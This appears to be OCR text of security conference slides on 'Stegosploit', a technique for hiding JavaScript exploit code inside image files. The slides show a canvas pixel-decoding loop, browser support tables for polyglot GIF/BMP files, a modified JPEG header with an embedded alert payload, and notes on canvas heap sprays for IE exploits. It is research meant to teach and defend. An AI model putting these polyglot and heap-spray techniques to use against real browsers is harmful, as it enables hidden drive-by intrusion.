Well, absolutely nothing, it's perhaps the most boring thing I have ever seen, lovely. What a waste of time…

But wait, we then noticed this interesting little loop:

```
24                      var oData = oCtx.getImageData(0,0,iWidth,iHeight).data;
25                      var a = [];
26                      var len = oData.length;
27                      var p = -1;
28                      for (var i=0;i<len;i+=4) {
29                              if (oData[i] > 0)
30                                      a[++p] = String.fromCharCode(oData[i]);
31                      };
32                      var strData = a.join("");
```

Well that's surely curious, it has a decoding loop. Why would it need a decoding loop for a PNG file?


I SEE PIXELS
I SEE CODE
IMAJS

IMAJS – The Concept

<img> sees pixels
<script> sees code

#YourPointOfView

Holy
Sh**
Bipolar
Content!

Cross Container Scripting - XCS

<img src="itsatrap.gif">

<script src="itsatrap.gif">
</script>

IMAJS-GIF Browser Support

Height	Width	Browser/Viewer	Image Renders?	Javascript Executes?
2f 2a	00 00	Firefox	yes	yes
2f 2a	00 00	Safari	yes	yes
2f 2a	00 00	IE	no	yes
2f 2a	00 00	Chrome	yes	yes
2f 2a	00 00	Opera	?	?
2f 2a	00 00	Preview.app	yes	-
2f 2a	00 00	XP Image Viewer	no	-
2f 2a	00 00	Win 7 Preview	yes	-

IMAJS-BMP Browser Support

Height	Width	Browser/Viewer	Image Renders?	Javascript Executes?
2f 2a	00 00	Firefox	yes	yes
2f 2a	00 00	Safari	yes	yes
2f 2a	00 00	IE	yes	yes
2f 2a	00 00	Chrome	yes	yes
2f 2a	00 00	Opera	yes	yes
2f 2a	00 00	Preview.app	yes	-
2f 2a	00 00	XP Image Viewer	yes	-
2f 2a	00 00	Win 7 Preview	yes	-

Popular Image Formats

	BMP	GIF	PNG	JPG
IMAJS	Easy	Easy	Hard (00 in header)	Hard (Lossy)
Alpha			Yes	No
<CANVAS>	?		Yes	Yes
Colours	RGB	Paletted	RGB	RGB
Extra Data				EXIF


All new IMAJS-JPG!
I ♥ JPG
JPG +JS +HTML +CSS
Hat tip: Michael Zalewski @lcamtuf

The Secret Sauce

The Secret Sauce

Regular JPEG Header

```
FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 01 2C
 Start marker     length      "J F I F \0"

01 2C 00 00 FF E2 . . .
                  next section...
```

Modified JPEG Header

```
FF D8 FF E0 2F 2A 4A 46 49 46 00 01 01 01 01 2C
 Start marker     length      "J F I F \0"

01 2C 00 00 41 41 41 41 41...12074..41 41 41 FF E2 . . .
                  whole lot of extra space!          next section...
```

The Secret Sauce

Modified JPEG Header

```
FF D8 FF E0 2F 2A 4A 46 49 46 00 01 01 01 01 2C
 Start marker     length        "J F I F \0"

01 2C 00 00 41 41 41 41 41...12074..41 41 41 FF E2 ...
                    whole lot of extra space!          next section...
```


See the difference?

```
FF D8 FF E0    /*    4A 46 49 46 00 01 01 01 01 2C
 Start marker  comment!

01 2C 00 00 */='';alert(Date());/*...41 41 41 FF E2 ...
                    Javascript goes here               next section...
```

SHALL WE PLAY A GAME?

HTML5 for Exploit Dev



- jscript9.dll introduced many changes.
  - No %u0000 in strings.
  - No 0x00000000 in strings.
- Kills conventional Heap Sprays.
- <CANVAS> to the rescue!
- IE9 and above "support" HTML5.
- <!DOCTYPE html>

CANVAS for Exploit Dev

- Heap Sprays through Pixel Arrays!
- No character restrictions.
  - All pixels treated equally!
- And a bonus... ALPHA CHANNELS.

Stegosploit!

MS14-035 CInput Use-After-Free

PAYLOADS GO BACK IN TIME

net-square

ATTACK TIMELINE

I'M IN UR BASE

GET /lolcat.png
200 OK

JS Exploit code
encoded in PNG.
EVIL

OCT 2014

....KILLING UR DOODZ

GET /decoder.jpg
200 OK

GET /lolcat.png
304 Not Modified

Decoder script references PNG
from cache.
SAFE

FEB 2015

Conclusions - Offensive

- Lot of possibilities!
- Weird containers, weird encoding, weird obfuscation.
- Image attacks emerging "in the wild".
- Not limited to just browsers.

Conclusions - Defensive

- DFIR nightmare.
  - how far back does your window of inspection go?
- Can't rely on extensions, file headers, MIME types or magic numbers.
- Wake up call to browser-wallahs.

Greets!

Michael Zalewski
@lcamtuf
Ange Albertini
@corkami
@zer0mem
Mario Heiderich
@0x6D6172696F
Thomas Lim
@thomas_coseinc
@SyScan crew!

THE END

Saumil Shah

@therealsaumil
saumilshah

saumil@net-square.com

See you at #SYSCAN16

#syscanmustnotdie